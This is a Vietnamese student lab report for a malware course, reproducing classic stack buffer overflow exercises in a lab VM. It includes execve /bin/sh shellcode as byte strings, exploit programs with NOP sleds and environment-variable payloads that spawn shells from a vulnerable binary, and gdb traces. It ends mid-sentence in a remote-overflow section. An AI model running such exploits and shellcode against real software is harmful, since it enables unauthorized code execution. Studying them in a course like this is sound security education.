BÁO CÁO THỰC HÀNH LAB 4

Môn học: Cơ chế hoạt động của mã độc

Tên chủ đề: Simple Worm

GVHD: Nguyễn Hữu Quyền

1. THÔNG TIN CHUNG:

(Liệt kê tất cả các thành viên trong nhóm)

Lớp: NT230.N21.ATCL

STT	Họ và tên	MSSV	Email
1	Bạch Văn Xuân Thông	20521978	20521978@gm.uit.edu.vn
2	Trần Tấn Tài	20521862	20521862@gm.uit.edu.vn
3	Phạm Bá Tín	20522016	20522016@gm.uit.edu.vn

1. NỘI DUNG THỰC HIỆN:[1]

STT	Công việc	Kết quả tự đánh giá
1	Yêu cầu 1	100%
2	Yêu cầu 2	10%

Phần bên dưới của báo cáo này là tài liệu báo cáo chi tiết của nhóm thực hiện.

[1] Ghi nội dung công việc, các kịch bản trong bài Thực hành

BÁO CÁO CHI TIẾT

Yêu cầu 1:

Đọc cẩn thận tập tin "stack_smashing". Chạy từng ví dụ để hiểu cơ chế khai thác lỗi buffer overflow

Example1:

example1.c:

```
void function(int a, int b, int c) {
   char buffer1[5];
   char buffer2[10];
}

void main() {
  function(1,2,3);
}
```

$ gcc -S -o example1.s example1.c

```
ubuntu@s9c47933-vm1:~$ cat example1.s
        .file   "example1.c"
        .text
        .globl  function
        .type   function, @function
function:
.LFB0:
        .cfi_startproc
        pushl   %ebp
        .cfi_def_cfa_offset 8
        .cfi_offset 5, -8
        movl    %esp, %ebp
        .cfi_def_cfa_register 5
        subl    $24, %esp
        movl    %gs:20, %eax
        movl    %eax, -12(%ebp)
        xorl    %eax, %eax
        movl    -12(%ebp), %eax
        xorl    %gs:20, %eax
        je      .L2
        call    __stack_chk_fail
.L2:
        leave
        .cfi_restore 5
        .cfi_def_cfa 4, 4
        ret
        .cfi_endproc
.LFE0:
        .size   function, .-function
        .globl  main
        .type   main, @function
main:
.LFB1:
        .cfi_startproc
```

By looking at the assembly language output we see that the call to function() is translated to:

```
pushl $3
pushl $2
pushl $1
call function
```

```
        .type   main, @function
main:
.LFB1:
        .cfi_startproc
        pushl   %ebp
        .cfi_def_cfa_offset 8
        .cfi_offset 5, -8
        movl    %esp, %ebp
        .cfi_def_cfa_register 5
        andl    $-16, %esp
        subl    $16, %esp
        movl    $3, 8(%esp)
        movl    $2, 4(%esp)
        movl    $1, (%esp)
        call    function
        leave
        .cfi_restore 5
        .cfi_def_cfa 4, 4
        ret
```

This pushes the 3 arguments to function backwards into the stack, and calls function(). The instruction 'call' will push the instruction pointer (IP) onto the stack. We'll call the saved IP the return address (RET). The first thing done in function is the procedure prolog:

```
pushl %ebp
movl %esp,%ebp
subl $20,%esp
```

```
ubuntu@s9c47933-vm1:~$ cat example1.s
        .file   "example1.c"
        .text
        .globl  function
        .type   function, @function
function:
.LFB0:
        .cfi_startproc
        pushl   %ebp
        .cfi_def_cfa_offset 8
        .cfi_offset 5, -8
        movl    %esp, %ebp
        .cfi_def_cfa_register 5
        subl    $24, %esp
        movl    %gs:20, %eax
        movl    %eax, -12(%ebp)
        xorl    %eax, %eax
        movl    -12(%ebp), %eax
        xorl    %gs:20, %eax
        je      .L2
        call    __stack_chk_fail
.L2:
        leave
        .cfi_restore 5
        .cfi_def_cfa 4, 4
        ret
        .cfi_endproc
.LFE0:
        .size   function, .-function
        .globl  main
        .type   main, @function
main:
.LFB1:
```

Buffer Overflows

Example2:

example2.c

```
void function(char *str) {
   char buffer[16];

   strcpy(buffer,str);
}

void main() {
  char large_string[256];
  int i;

  for( i = 0; i < 255; i++)
    large_string[i] = 'A';

  function(large_string);
}
```

Lỗi tràn bộ đệm ở **strcpy(buffer,str);** do buffer chỉ có 16 byte nhưng chuỗi mà nó copy vào lại chứa 256 ký tự A (0x41), điều này làm cho bộ đệm trong ngăn xếp phía sau bị ghi đè. Nó ghi đè lên SFP, RET, và thậm chí là *str!. Điều đó có nghĩa là return address hiện là 0x41414141.

```
ubuntu@s9c47933-vm1:~$ gdb example2
GNU gdb (Ubuntu 7.7.1-0ubuntu5~14.04.3) 7.7.1
Copyright (C) 2014 Free Software Foundation, Inc.
License GPLv3+: GNU GPL version 3 or later <http://gnu.org/licenses/gpl.html>
This is free software: you are free to change and redistribute it.
There is NO WARRANTY, to the extent permitted by law.  Type "show copying"
and "show warranty" for details.
This GDB was configured as "i686-linux-gnu".
Type "show configuration" for configuration details.
For bug reporting instructions, please see:
<http://www.gnu.org/software/gdb/bugs/>.
Find the GDB manual and other documentation resources online at:
<http://www.gnu.org/software/gdb/documentation/>.
For help, type "help".
Type "apropos word" to search for commands related to "word"...
Reading symbols from example2...(no debugging symbols found)...done.
(gdb) break main
Breakpoint 1 at 0x8048440
(gdb) next
The program is not being run.
(gdb) run
Starting program: /home/ubuntu/example2

Breakpoint 1, 0x08048440 in main ()
(gdb) next
Single stepping until exit from function main,
which has no line number information.

Program received signal SIGSEGV, Segmentation fault.
0x41414141 in ?? ()
(gdb)
```

```
Program received signal SIGSEGV, Segmentation fault.
0x41414141 in ?? ()
(gdb) bt
#0  0x41414141 in ?? ()
#1  0x41414141 in ?? ()
#2  0x41414141 in ?? ()
#3  0x41414141 in ?? ()
#4  0x41414141 in ?? ()
#5  0x41414141 in ?? ()
#6  0x41414141 in ?? ()
#7  0x41414141 in ?? ()
#8  0x41414141 in ?? ()
#9  0x41414141 in ?? ()
#10 0x41414141 in ?? ()
#11 0x41414141 in ?? ()
#12 0x41414141 in ?? ()
#13 0x41414141 in ?? ()
#14 0x41414141 in ?? ()
#15 0x41414141 in ?? ()
#16 0x41414141 in ?? ()
#17 0x41414141 in ?? ()
#18 0x41414141 in ?? ()
#19 0x41414141 in ?? ()
#20 0x41414141 in ?? ()
#21 0x41414141 in ?? ()
#22 0x41414141 in ?? ()
#23 0x41414141 in ?? ()
#24 0x41414141 in ?? ()
#25 0x41414141 in ?? ()
#26 0x41414141 in ?? ()
#27 0x41414141 in ?? ()
#28 0x41414141 in ?? ()
```

Example3

Our code is now: **example3.c:**

```
void function(int a, int b, int c) {
   char buffer1[5];
   char buffer2[10];
   int *ret;

   ret = buffer1 + 12;
   (*ret) += 8;
}

void main() {
  int x;

  x = 0;
  function(1,2,3);
  x = 1;
  printf("%d\n",x);
}
```

```
End of assembler dump.
(gdb) break main
Breakpoint 1 at 0x80484aa
(gdb) break function
Breakpoint 2 at 0x8048473
(gdb) run
Starting program: /home/ubuntu/example3

Breakpoint 1, 0x080484aa in main ()
(gdb) bt
#0  0x080484aa in main ()
(gdb) next
Single stepping until exit from function main,
which has no line number information.

Breakpoint 2, 0x08048473 in function ()
(gdb) bt
#0  0x08048473 in function ()
#1  0x080484d4 in main ()
```

```
Reading symbols from example3...(no debugging symbols found)...done.
(gdb) disassemble main
Dump of assembler code for function main:
   0x080484a7 <+0>:     push   %ebp
   0x080484a8 <+1>:     mov    %esp,%ebp
   0x080484aa <+3>:     and    $0xfffffff0,%esp
   0x080484ad <+6>:     sub    $0x20,%esp
   0x080484b0 <+9>:     movl   $0x0,0x1c(%esp)
   0x080484b8 <+17>:    movl   $0x3,0x8(%esp)
   0x080484c0 <+25>:    movl   $0x2,0x4(%esp)
   0x080484c8 <+33>:    movl   $0x1,(%esp)
   0x080484cf <+40>:    call   0x804846d <function>
   0x080484d4 <+45>:    movl   $0x1,0x1c(%esp)
   0x080484dc <+53>:    mov    0x1c(%esp),%eax
   0x080484e0 <+57>:    mov    %eax,0x4(%esp)
   0x080484e4 <+61>:    movl   $0x8048590,(%esp)
   0x080484eb <+68>:    call   0x8048330 <printf@plt>
   0x080484f0 <+73>:    leave
   0x080484f1 <+74>:    ret
```

Shell Code

shellcode.c

```
#include stdio.h

void main() {
   char *name[2];

   name[0] = "/bin/sh";
   name[1] = NULL;
   execve(name[0], name, NULL);
}
```

Copy giá trị 0x80beae8 (địa chỉ của chuỗi "/bin/sh") vào vị trí đầu tiên của con trỏ name[].

```
Reading symbols from shellcode...done.
(gdb) disass main
Dump of assembler code for function main:
   0x08048e44 <+0>:     push   %ebp
   0x08048e45 <+1>:     mov    %esp,%ebp
   0x08048e47 <+3>:     and    $0xfffffff0,%esp
   0x08048e4a <+6>:     sub    $0x20,%esp
   0x08048e4d <+9>:     movl   $0x80beae8,0x18(%esp)
   0x08048e55 <+17>:    movl   $0x0,0x1c(%esp)
   0x08048e5d <+25>:    mov    0x18(%esp),%eax
   0x08048e61 <+29>:    movl   $0x0,0x8(%esp)
   0x08048e69 <+37>:    lea    0x18(%esp),%edx
   0x08048e6d <+41>:    mov    %edx,0x4(%esp)
   0x08048e71 <+45>:    mov    %eax,(%esp)
   0x08048e74 <+48>:    call   0x806c540 <execve>
   0x08048e79 <+53>:    leave
   0x08048e7a <+54>:    ret
End of assembler dump.
(gdb) printf"%s\n", 0x80beae8
/bin/sh
```

Đưa giá trị NULL vào name[1].

```
Reading symbols from shellcode...done.
(gdb) disass main
Dump of assembler code for function main:
   0x08048e44 <+0>:     push   %ebp
   0x08048e45 <+1>:     mov    %esp,%ebp
   0x08048e47 <+3>:     and    $0xfffffff0,%esp
   0x08048e4a <+6>:     sub    $0x20,%esp
   0x08048e4d <+9>:     movl   $0x80beae8,0x18(%esp)
   0x08048e55 <+17>:    movl   $0x0,0x1c(%esp)
   0x08048e5d <+25>:    mov    0x18(%esp),%eax
   0x08048e61 <+29>:    movl   $0x0,0x8(%esp)
   0x08048e69 <+37>:    lea    0x18(%esp),%edx
   0x08048e6d <+41>:    mov    %edx,0x4(%esp)
   0x08048e71 <+45>:    mov    %eax,(%esp)
   0x08048e74 <+48>:    call   0x806c540 <execve>
   0x08048e79 <+53>:    leave
   0x08048e7a <+54>:    ret
End of assembler dump.
(gdb) printf"%s\n", 0x80beae8
/bin/sh
```

Các lệnh tiếp theo sẽ lần được giá trị vào và gọi hàm (**execve(name[0], name, NULL);**)

```
Reading symbols from shellcode...done.
(gdb) disass main
Dump of assembler code for function main:
   0x08048e44 <+0>:     push   %ebp
   0x08048e45 <+1>:     mov    %esp,%ebp
   0x08048e47 <+3>:     and    $0xfffffff0,%esp
   0x08048e4a <+6>:     sub    $0x20,%esp
   0x08048e4d <+9>:     movl   $0x80beae8,0x18(%esp)
   0x08048e55 <+17>:    movl   $0x0,0x1c(%esp)
   0x08048e5d <+25>:    mov    0x18(%esp),%eax
   0x08048e61 <+29>:    movl   $0x0,0x8(%esp)
   0x08048e69 <+37>:    lea    0x18(%esp),%edx
   0x08048e6d <+41>:    mov    %edx,0x4(%esp)
   0x08048e71 <+45>:    mov    %eax,(%esp)
   0x08048e74 <+48>:    call   0x806c540 <execve>
   0x08048e79 <+53>:    leave
   0x08048e7a <+54>:    ret
End of assembler dump.
(gdb) printf"%s\n", 0x80beae8
/bin/sh
```

Copy 0xb (11 decimal) onto the stack. This is the index into the syscall table. 11 is execve.

```
(gdb) disassemble __execve
Dump of assembler code for function execve:
   0x0806c540 <+0>:     push   %ebx
   0x0806c541 <+1>:     mov    0x10(%esp),%edx
   0x0806c545 <+5>:     mov    0xc(%esp),%ecx
   0x0806c549 <+9>:     mov    0x8(%esp),%ebx
   0x0806c54d <+13>:    mov    $0xb,%eax
   0x0806c552 <+18>:    call   *0x80ea9f0
   0x0806c558 <+24>:    cmp    $0xfffff000,%eax
   0x0806c55d <+29>:    ja     0x806c561 <execve+33>
   0x0806c55f <+31>:    pop    %ebx
   0x0806c560 <+32>:    ret
   0x0806c561 <+33>:    mov    $0xffffffe8,%edx
   0x0806c567 <+39>:    neg    %eax
   0x0806c569 <+41>:    mov    %gs:0x0,%ecx
   0x0806c570 <+48>:    mov    %eax,(%ecx,%edx,1)
   0x0806c573 <+51>:    or     $0xffffffff,%eax
   0x0806c576 <+54>:    pop    %ebx
   0x0806c577 <+55>:    ret
```

Exit

exit.c

```
#include <stdlib.h>

void main() {
        exit(0);
}
```

```
ubuntu@s9c47933-vm1:~$ gcc -o exit -static exit.c
ubuntu@s9c47933-vm1:~$ gdb exit
GNU gdb (Ubuntu 7.7.1-0ubuntu5~14.04.3) 7.7.1
Copyright (C) 2014 Free Software Foundation, Inc.
License GPLv3+: GNU GPL version 3 or later <http://gnu.org/licenses/gpl.html>
This is free software: you are free to change and redistribute it.
There is NO WARRANTY, to the extent permitted by law.  Type "show copying"
and "show warranty" for details.
This GDB was configured as "i686-linux-gnu".
Type "show configuration" for configuration details.
For bug reporting instructions, please see:
<http://www.gnu.org/software/gdb/bugs/>.
Find the GDB manual and other documentation resources online at:
<http://www.gnu.org/software/gdb/documentation/>.
For help, type "help".
Type "apropos word" to search for commands related to "word"...
Reading symbols from exit...(no debugging symbols found)...done.
(gdb) disassemble _exit
Dump of assembler code for function _exit:
   0x0806c501 <+0>:     mov    0x4(%esp),%ebx
   0x0806c505 <+4>:     mov    $0xfc,%eax
   0x0806c50a <+9>:     call   *0x80ea9f0
   0x0806c510 <+15>:    mov    $0x1,%eax
   0x0806c515 <+20>:    int    $0x80
   0x0806c517 <+22>:    hlt
End of assembler dump.
(gdb)
```

testsc.c

```
char shellcode[] =
        "\xeb\x2a\x5e\x89\x76\x08\xc6\x46\x07\x00\xc7\x46\x0c\x00\x00\x00"
        "\x00\xb8\x0b\x00\x00\x00\x89\xf3\x8d\x4e\x08\x8d\x56\x0c\xcd\x80"
        "\xb8\x01\x00\x00\x00\xbb\x00\x00\x00\x00\xcd\x80\xe8\xd1\xff\xff"
        "\xff\x2f\x62\x69\x6e\x2f\x73\x68\x00\x89\xec\x5d\xc3";

void main() {
   int *ret;

   ret = (int *)&ret + 2;
   (*ret) = (int)shellcode;

}
```

```
ubuntu@s9c47933-vm1:~$ gcc -o testsc testsc.c
ubuntu@s9c47933-vm1:~$ ./testsc
$ pwd
/home/ubuntu
$ id
uid=1000(ubuntu) gid=1000(ubuntu) groups=1000(ubuntu),27(sudo)
$ exit
ubuntu@s9c47933-vm1:~$
```

And our new test program: **testsc2.c**

```
char shellcode[] =
        "\xeb\x1f\x5e\x89\x76\x08\x31\xc0\x88\x46\x07\x89\x46\x0c\xb0\x0b"
        "\x89\xf3\x8d\x4e\x08\x8d\x56\x0c\xcd\x80\x31\xdb\x89\xd8\x40\xcd"
        "\x80\xe8\xdc\xff\xff\xff/bin/sh";

void main() {
   int *ret;

   ret = (int *)&ret + 2;
   (*ret) = (int)shellcode;

}
```

```
ubuntu@s9c47933-vm1:~$ gcc -o testsc2 testsc2.c
ubuntu@s9c47933-vm1:~$ ./testsc2
$ pwd
/home/ubuntu
$ ifconfig
eth0      Link encap:Ethernet  HWaddr fa:16:3e:b0:f8:dd
          inet addr:10.81.0.6  Bcast:10.81.0.255  Mask:255.255.255.0
          inet6 addr: fe80::f816:3eff:feb0:f8dd/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1450  Metric:1
          RX packets:26775 errors:0 dropped:0 overruns:0 frame:0
          TX packets:15701 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:65178599 (65.1 MB)  TX bytes:2078241 (2.0 MB)

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:65536  Metric:1
          RX packets:0 errors:0 dropped:0 overruns:0 frame:0
          TX packets:0 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:0 (0.0 B)  TX bytes:0 (0.0 B)

$
```

Writing an Exploit overflow1

overflow1.c

```
char shellcode[] =
        "\xeb\x1f\x5e\x89\x76\x08\x31\xc0\x88\x46\x07\x89\x46\x0c\xb0\x0b"
        "\x89\xf3\x8d\x4e\x08\x8d\x56\x0c\xcd\x80\x31\xdb\x89\xd8\x40\xcd"
        "\x80\xe8\xdc\xff\xff\xff/bin/sh";

char large_string[128];

void main() {
  char buffer[96];
  int i;
  long *long_ptr = (long *) large_string;

  for (i = 0; i < 32; i++)
    *(long_ptr + i) = (int) buffer;
```

```
  for (i = 0; i < strlen(shellcode); i++)
    large_string[i] = shellcode[i];

  strcpy(buffer,large_string);
}
```

Đoạn code lợi dụng lỗ hổng của hàm **strcpy** là không kiểm tra độ dài chuỗi khi copy, nên nó sẽ ghi đè đoạn shellcode của chúng ta lên buffer, dẫn đến chương trình bị overflow

```
ubuntu@s9c47933-vm1:~$ ./exploit1
$ ls
example1.c  example2    example3    exit.c    exploit1.c  exploit2.c  exploit3.c  shellcode.c     shellcodeasm2.c  testsc2.c   vulnerable.c
example1.s  example2.c  example3.c  exploit1  exploit2    exploit3    shellcode   shellcodeasm.c  testsc.c         vulnerable
$ pwd
/home/ubuntu
$ exit
ubuntu@s9c47933-vm1:~$
```

sp.c

```
unsigned long get_sp(void) {
    __asm__("movl %esp,%eax");
}
void main() {
  printf("0x%x\n", get_sp());
}
```

Đây là chương trình để in con trỏ ngăn xếp

```
ubuntu@s9c47933-vm1:~$ ./sp
0xbffff6c8
ubuntu@s9c47933-vm1:~$
```

Exploit2

```
#include <stdlib.h>

#define DEFAULT_OFFSET                  0
#define DEFAULT_BUFFER_SIZE             512

char shellcode[] =
  "\xeb\x1f\x5e\x89\x76\x08\x31\xc0\x88\x46\x07\x89\x46\x0c\xb0\x0b"
  "\x89\xf3\x8d\x4e\x08\x8d\x56\x0c\xcd\x80\x31\xdb\x89\xd8\x40\xcd"
  "\x80\xe8\xdc\xff\xff\xff/bin/sh";

unsigned long get_sp(void) {
   __asm__("movl %esp,%eax");
}

void main(int argc, char *argv[]) {
  char *buff, *ptr;
  long *addr_ptr, addr;
  int offset=DEFAULT_OFFSET, bsize=DEFAULT_BUFFER_SIZE;
  int i;

  if (argc > 1) bsize  = atoi(argv[1]);
  if (argc > 2) offset = atoi(argv[2]);

  if (!(buff = malloc(bsize))) {
    printf("Can't allocate memory.\n");
    exit(0);
  }

  addr = get_sp() - offset;
  printf("Using address: 0x%x\n", addr);

  ptr = buff;
  addr_ptr = (long *) ptr;
  for (i = 0; i < bsize; i+=4)
    *(addr_ptr++) = addr;

  ptr += 4;
  for (i = 0; i < strlen(shellcode); i++)
    *(ptr++) = shellcode[i];

  buff[bsize - 1] = '\0';

  memcpy(buff,"EGG=",4);
  putenv(buff);
  system("/bin/bash");
}
```

Đoạn code đầu tiên định nghĩa giá trị mặc định cho offset và buffer size sử dụng trong chương trình. Tiếp theo là khai báo đoạn shellcode được sử dụng.

hàm get_sp() để lấy địa chỉ của stack pointer (ESP) hiện tại.

Tiếp theo nó sẽ điều chỉnh bsize và offset tùy thuộc vào đối số đầu vào và dùng hàm malloc để cấp phát bộ nhớ.

Chương trình lấy địa chỉ của shellcode bằng cách lấy địa chỉ của ESP hiện tại và trừ đi offset.

Tiếp theo là dùng vòng lặp 4 byte để ghi đè shellcode.

Lưu giá trị của buff vào biến môi trường EGG sao đó sử dụng hàm system để thực thi shellcode.

```
ubuntu@s9c47933-vm1:~$ ./exploit2 500
Using address: 0xbffff424
ubuntu@s9c47933-vm1:~$ ./vulnerable $EGG
ubuntu@s9c47933-vm1:~$ ./exploit2 600
Using address: 0xbffff494
ubuntu@s9c47933-vm1:~$ ./vulnerable $EGG
Segmentation fault (core dumped)
ubuntu@s9c47933-vm1:~$ ./exploit2 600 100
Using address: 0xbffff3d0
ubuntu@s9c47933-vm1:~$ ./vulnerable $EGG
Segmentation fault (core dumped)
ubuntu@s9c47933-vm1:~$ ./exploit2 600 200
Using address: 0xbffff36c
ubuntu@s9c47933-vm1:~$ ./vulnerable $EGG
Segmentation fault (core dumped)
ubuntu@s9c47933-vm1:~$
```

Theo tác giả thì tấn công shellcode theo cách này thì cần ít nhất 100 và tệ nhất là vài nghìn lần thử → Để không cần thử nhiều như thế ta sử dụng NOP theo cách exploit3 dưới đây.

Exploit3

Đây là đoạn code nâng cấp dựa trên exploit2

```
#include <stdlib.h>

#define DEFAULT_OFFSET                    0
#define DEFAULT_BUFFER_SIZE             512
#define NOP                            0x90

char shellcode[] =
  "\xeb\x1f\x5e\x89\x76\x08\x31\xc0\x88\x46\x07\x89\x46\x0c\xb0\x0b"
  "\x89\xf3\x8d\x4e\x08\x8d\x56\x0c\xcd\x80\x31\xdb\x89\xd8\x40\xcd"
  "\x80\xe8\xdc\xff\xff\xff/bin/sh";

unsigned long get_sp(void) {
   __asm__("movl %esp,%eax");
}

void main(int argc, char *argv[]) {
  char *buff, *ptr;
  long *addr_ptr, addr;
  int offset=DEFAULT_OFFSET, bsize=DEFAULT_BUFFER_SIZE;
  int i;

  if (argc > 1) bsize  = atoi(argv[1]);
  if (argc > 2) offset = atoi(argv[2]);

  if (!(buff = malloc(bsize))) {
    printf("Can't allocate memory.\n");
    exit(0);
  }

  addr = get_sp() - offset;
  printf("Using address: 0x%x\n", addr);

  ptr = buff;
  addr_ptr = (long *) ptr;
  for (i = 0; i < bsize; i+=4)
    *(addr_ptr++) = addr;

  for (i = 0; i < bsize/2; i++)
    buff[i] = NOP;

  ptr = buff + ((bsize/2) - (strlen(shellcode)/2));
  for (i = 0; i < strlen(shellcode); i++)
    *(ptr++) = shellcode[i];

  buff[bsize - 1] = '\0';

  memcpy(buff,"EGG=",4);
  putenv(buff);
  system("/bin/bash");
}
```

Vòng lặp này sẽ ghi đè địa chỉ trở về (return address) trong bộ đệm bằng cách thay thế giá trị trước đó bằng địa chỉ mới được tính toán từ hàm get_sp() - offset

```
ptr = buff;
addr_ptr = (long *) ptr;
for (i = 0; i < bsize; i+=4)
  *(addr_ptr++) = addr;
```

Đầu tiên, một vòng lặp được sử dụng để đặt một loạt các lệnh **NOP** vào nửa đầu của chuỗi **buff**. Điều này là để đảm bảo rằng **shellcode** sẽ được đặt ở vị trí có độ dài chính xác.

Sau đó, biến **ptr** được khởi tạo để trỏ đến giữa của chuỗi buff (tức là vị trí **bsize/2**).

Vị trí cuối cùng để chèn **shellcode** được tính toán bằng cách lấy giá trị trung bình của vị trí ptr và độ dài của **shellcode**, và sau đó trừ đi một lượng byte làm tròn xuống (/**2**). Điều này đảm bảo rằng **shellcode** được đặt ở vị trí giữa của chuỗi **buff** và sẽ không tràn qua phần đệm **NOP** được đặt ở nửa đầu của chuỗi

Cuối cùng, vòng lặp được sử dụng để chèn **shellcode** vào trong chuỗi buff bằng cách sao chép từng byte của **shellcode** vào các vị trí liên tiếp trong bộ đệm bắt đầu từ vị trí được tính toán ở trên


```
for (i = 0; i < bsize/2; i++)
  buff[i] = NOP;

ptr = buff + ((bsize/2) - (strlen(shellcode)/2));
for (i = 0; i < strlen(shellcode); i++)
  *(ptr++) = shellcode[i];
```

Một lựa chọn tốt cho kích thước bộ đệm của chúng tôi là khoảng 100 byte so với kích thước của bộ đệm mà chúng tôi đang cố gắng tràn. Bộ đệm mà chúng tôi đang cố gắng tràn dài 512 byte, vì vậy chúng tôi sẽ sử dụng 612.


```
ubuntu@s9c47933-vm1:~$ ./exploit3 612
Using address: 0xbffff424
ubuntu@s9c47933-vm1:~$ ./vulnerable $EGG
$ ls
example1.c  example2    example3    exit.c    exploit1.c  exploit2.c  exploit3.c  shellcode.c     shellcodeasm2.c  sp.c      testsc2.c   vulnerable.c
example1.s  example2.c  example3.c  exploit1  exploit2    exploit3    shellcode   shellcodeasm.c  sp               testsc.c  vulnerable
$
```

Remote Buffer Overflow


Thực hiện telnet thành công, server trả về client chuỗi text còn server sẽ hiển thị địa chỉ RET




Sau khi thực thi code theo bài lab sẽ xuất hiện lỗi segmentation fault



Có thể địa chỉ RET trong code cung cấp đã sai, ta thử tìm lại địa chỉ RET mới. Sau khi thực thi telnet ta sẽ thấy server cho ta một địa chỉ RET thử thay địa chỉ này vào xe



